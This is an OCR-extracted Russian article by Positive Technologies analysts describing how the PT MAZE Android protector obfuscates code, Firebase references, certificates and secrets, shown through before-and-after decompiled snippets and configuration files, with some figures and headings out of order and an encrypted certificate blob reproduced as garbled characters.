

Рисунок 8. Эффективность протектора: доля скрытых защитных техник

Отметим, что из-за ложноположительных срабатываний сканера число обнаруживаемых строковых значений в среднем увеличилось в 10,3 раза.

# РЕЗУЛЬТАТЫ: ЭФФЕКТИВНОСТЬ ПРОТЕКТОРА


# СПИСОК ИСТОЧНИКОВ


1. Positive Technologies: PT MAZE
2. GitHub: Apkdgo
3. GitHub: Mobile Security Framework
4. mobsf.live


manifest
secrets
firebase url
network
code

# КАК PT MAZE ПРЯЧЕТ УЯЗВИМОСТИ ОТ ХАКЕРОВ

**Александр Ананикян**

Аналитик сервиса PT MAZE,
Positive Technologies

**Олег Гусаинов**

Специалист Android Experts сервиса
PT MAZE, Positive Technologies

**О чем материал**

На примере PT MAZE показываем, какие части приложений получают наибольший эффект от использования протектора

Наше исследование (см. стр. 28) популярных Android-приложений показало: шилдинг примерно на 40% сокращает общее число уязвимостей, которые можно выявить сканером MobSF. Давайте заглянем за сухую статистику и разберемся, как протектор PT MAZE работает на самых небезопасных участках приложений.





Рисунок 1. Доля приложений, содержавших угрозы определенного типа

## CODE

Байт-код и ресурсы могут содержать угрозы любого уровня. По этическим соображениям мы не можем показать критические уязвимости, поэтому остановимся на небезопасном алгоритме хеширования паролей:

*hash = bytesToHex(MessageDigest.getInstance("MD5").digest(input.toByteArray(StandardCharsets.UTF_8)))*

На рис. 2–3 представлены фрагменты декомпилированного кода до и после шилдинга. PT MAZE скрыл упоминание хеш-функции MD5 в строковых параметрах, названиях классов, методов и полей.

```
76    public static final Unit Md5Screen$lambda$10$lambda$9$lambda$8(MutableState $input$delegate, MutableState $hash$delegate) {
77        MessageDigest messageDigest = MessageDigest.getInstance("MD5");
78        String Md5Screen$lambda$1 = Md5Screen$lambda$1($input$delegate);
79        Charset UTF_8 = StandardCharsets.UTF_8;
80        Intrinsics.checkNotNullExpressionValue(UTF_8, "UTF_8");
81        byte[] bytes = Md5Screen$lambda$1.getBytes(UTF_8);
82        Intrinsics.checkNotNullExpressionValue(bytes, "getBytes(...)");
83        byte[] digest = messageDigest.digest(bytes);
84        Intrinsics.checkNotNullExpressionValue(digest, "digest(...)");
85        $hash$delegate.setValue(Md5Screen$bytesToHex(digest));
86        return Unit.INSTANCE;
87    }
88 }
```

Рисунок 2. Фрагмент кода до шилдинга

```
86    public static final iKS d9d(lwo $input$delegate, lwo $hash$delegate) {
87        MessageDigest messageDigest = MessageDigest.getInstance(wKU.u3(new byte[]{-99, -104, 33, 32, 60, 62}));
88        String dP5 = dP5($input$delegate);
89        Charset charset = StandardCharsets.UTF_8;
90        Intrinsics.YgC(charset, wKU.u3(new byte[]{-104, -19, 11, -3, -108, -127, 110, 123}));
91        byte[] bytes = dP5.getBytes(charset);
92        Intrinsics.YgC(bytes, wKU.u3(new byte[]{-83, -75, 33, -125, -5, 36, -101, -98, -40, -49, 8, -108, 102, 49, 5, -99}));
93        byte[] digest = messageDigest.digest(bytes);
94        Intrinsics.YgC(digest, wKU.u3(new byte[]{-98, -107, 26, -93, -99, -37, 82, -8, 92, 28, 26, 54, -62, -123}));
95        yd9($hash$delegate, d5Z(digest));
96        return iKS.Ygy;
97    }
98 }
```

Рисунок 3. Фрагмент кода после шилдинга

## FIREBASE URL

Некорректная настройка Firebase ведет к появлению дыр в защите. Например, включенный Remote Config или неправильная обработка соединений с Firebase Realtime Database могут стать причиной утечки данных.

Ниже представлены примеры использования Remote Config в коде и ресурсах приложения.




Рисунок 4. Импорт классов com.google.firebase.remoteconfig.* до шилдинга




Рисунок 5. Пустой результат поиска классов com.google.firebase.remoteconfig.* после шилдинга

После шилдинга анализатор перестал фиксировать использование классов com.google.firebase.remoteconfig.*. PT MAZE обфусцировал прямые ссылки на соответствующие классы Firebase, поэтому декомпилятор перестал отображать вызовы Remote Config в явном виде.

Кроме того, механизм шифрования ресурсов скрыл потенциальный Remote Config key — google_api_key. Это еще сильнее усложнит жизнь злоумышленнику.


Рисунок 6. Использование google_api_key до шилдинга





Рисунок 7. Обфусцированное значение google_api_key после шилдинга

## NETWORK

Частая проблема реализации безопасного соединения — неверная конфигурация файла network_security_config.xml. Разработчики могут случайно разрешить приложению работать с незашифрованным трафиком или доверять любым системным сертификатам. Подобное упрощение параметров делает соединение уязвимым для перехвата данных и атак типа Man-in-the-Middle.

На рис. 8–9 представлен пример использования встроенных сертификатов @raw/<имя> в файле network_security_config.xml и фрагмент одного из сертификатов.

res/xml/network_security_config.xml

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <debug-overrides>
        <trust-anchors>
            <certificates src="user"/>
            <certificates src="system"/>
        </trust-anchors>
    </debug-overrides>
    <base-config cleartextTrafficPermitted="false">
        <trust-anchors>
            <certificates src="system"/>
        </trust-anchors>
    </base-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">
        </domain>
        <trust-anchors>
            <certificates src="system"/>
            <certificates src="@raw/
            <certificates src="@raw/
        </trust-anchors>
    </domain-config>
</network-security-config>
```

Рисунок 8. Использование встроенных сертификатов до шилдинга

```
-----BEGIN CERTIFICATE-----
MII
Q==
-----END CERTIFICATE-----
```

Рисунок 9. Фрагмент встроенного сертификата до шилдинга

res/xml/swg.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <debug-overrides>
        <trust-anchors>
            <certificates src="user"/>
            <certificates src="system"/>
        </trust-anchors>
    </debug-overrides>
    <base-config cleartextTrafficPermitted="false">
        <trust-anchors>
            <certificates src="system"/>
        </trust-anchors>
    </base-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">[redacted]
        </domain>
        <trust-anchors>
            <certificates src="system"/>
            <certificates src="@raw/wxC"/>
            <certificates src="@raw/C3x"/>
        </trust-anchors>
    </domain-config>
</network-security-config>
```

Здесь протектор переименовал сертификаты и зашифровал их содержимое (см. рис. 10–11).

Рисунок 10. Содержимое network_security_config.xml после шилдинга

```
♠♠♠♠♠cdfho□bdsuhghb`ud♠♠♠♠♠♠+lhhg{ubb`□□F`Vhc`FhjtMe□□F`````fe`ocFJPIJHf□V□c`p□g`e`Gls□VfVxe+wppedYs{
xv□J{yIkCOsMBL□ICgkWC□sepu`DgV□Yne`□lKFYlud□ouE@gV□[lK`□+lKFYluh□ouE@lgRYdK`pcFNkJH@kJ□hR{`d{
gFkXEudvlcpfbFLrkNLu□HYJ`sJv+cOMICLsMDedrlc`fbFLrkNLu□HYJ`sJv`LYJlsJVgVxewppedYc{xv□J{yIkCOsM+BL□
ICdoc1hhchK`ocFJPIJHf□V□c`pdg``nb`p□`1hhcbFjb`pd`X□r@C□qbChrJ+fr`tQS□kkjmyMG□n
BcIK`mGpO□pQqm□BeK{□
lqyT`tFd□ju
□LC`f`□Skhe□jx+sKerJcXYOINy□KVvRLqxyN`LnlqJFjsf□□{DGOlSj□NwIfFmLYOQCdJoCfI□□Bk□+nw[Fe□mwirQePL□HdTNtqnkbvyp
□□
S{□mV□[cdt□W□Xyyh□□□HvQmK□□Qnpei□f+uPS□cOpXVYBFC□cxEXV@X@Bhu□tuk{J□□□□L□J□n@□PlhjjyiRY□□SowtwcGQ[QI+
ngWPJmDUnjiJ□□□□oejS□h□ngy[pJ□FX□U@Fw□q{oQ
yfncvGxJCmGh□YCuOKihv+O□P□FGjqnphe`p`cN□hc{ubb`vdVd`xkjVxcc`fboYtcc`1b`phVhVxkjVxcc`fb+oYtbccxdgoF@DG□
mBEpjR□PGRGHTvg□Q□XPslc□f`□tEeFpvccrq□ujebsou□{d@+{TL[□e[gUqkOrec{cFowir`dtKcpld□fcgtEh``VsKcdcFFScFdgcpBb`
sx□@is□+BeNWm□oXCilTDvgT{fw□mOk□m□oVBX□{xv□J{yIkCOsMBL□ICdocm□cWCfMK@vw[+mLI□CvVVfpxkjVxcc`fboYpbc`VDbFcu`
it`xFce`ddVbVxews□qc`pe`Fffl`□f+`□tEdVdc□Vpgl`lc`G□ViVxews□KccFVgN`tP□Og□□iW□MlEl[JHIog□□eEnmvNV+w`xews□Gcd
□Vr[ckNdDFsx{e@is□BeNWm□oXCilTDvgT{fw□mOk□m□MICLsMDdMT+EfwXCLgRtL□WEdocm□MICLsMDdMTEfwXCLgRtL□WEdocmLoXCe`
ocFJPIJHf□V□c+`p□g``nb`Fd`pOnHXXJKVUrTbcw□SrHl□p□SphBGXPO□kcYrfDc1`cB□□□MNvrq@p+eUxqhv□SVoy□up□□
CKXxFbYIViPtde□GBcnLybp□HcREX□mnBod{@b□JcipT{□Em+□GrWQd□□@□□X□Xx□bkfgyF□d□□fSpVFpdPu□pCD□fiq@EQsT
QUwWh□Tm{f□JR□N+NNEKnL□b□rhN□Qx□nUq`xd□`[u@xJugC`PxBqGdGyidnHFckcDyOpR□B`oYy□s@g+qOidK{Cfx□□dUcq□Q□
BJOEJGdLPQ□qmyCRpUDonwQRtV□DwPd[HOrHRcLmB□□OOS+□pdNKsNOU`@{E□{[c□[@fJwTd
□M@ttvrocIGfd□s□mSukdj□m□gdRccQSnYhvVV+bWmL`GFMNTVTosB□uKsEGO{@dGqme□oxhg□@Iyq`lBGuHH□□uMS□Tc□mDUoXJrMy+{□r
□□XG□□wgdjOYTHQgqoFUjPqBgFgtYMdC
VnDnGx{□DY□wMQlcvC@EK□fN□□□C+j{tVjViepWFk□Q[□F□U
U□yHDT□QVXEEvfT
□rhUsNIsIMXuHDQ□Nv□XuQR□pU□D+□QEmTmf□{g□□I□qYH
EwCD@DoBRfd`nEsTbJ
su{ioD
k□Xb□UoknDQOGxeTM□rc+sKgvUIHgj□□
u{si`BRf□kTw□koWFNj@m□□W□ftRj@Dk□bQR□ScrUGB□+♠♠♠♠♠doe□bdsuhghb`ud♠♠♠♠♠+
```

Рисунок 11. Фрагмент встроенного сертификата после шилдинга

## SECRETS

В приложениях могут открыто храниться всевозможные секреты: учетные данные, API-ключи, токены интеграций, строки и криптографические ключи (в strings.xml, ресурсах res/raw/, бинарных файлах или прямо в исходном коде). Эту информацию можно без труда извлечь из APK-файла и использовать для несанкционированного доступа к сервисам. Например, строковое значение в коде может заинтересовать злоумышленника из-за схожести с токеном.


Рисунок 12.
Строковое значение
в коде приложения

Во время шилдинга механизм шифрования строк скрыл этот секрет (см. рис. 13).





Рисунок 13. Пустой
результат поиска

## MANIFEST

Искажение некоторых частей приложения может нарушить его работоспособность, поэтому протектор применяется к ним точечно. Яркий пример — AndroidManifest.xml. Протектор может успешно исказить имена классов, но некоторые данные в любом случае придется оставить открытыми — например, ссылку на assetlinks.json.


AndroidManifest.xml

```
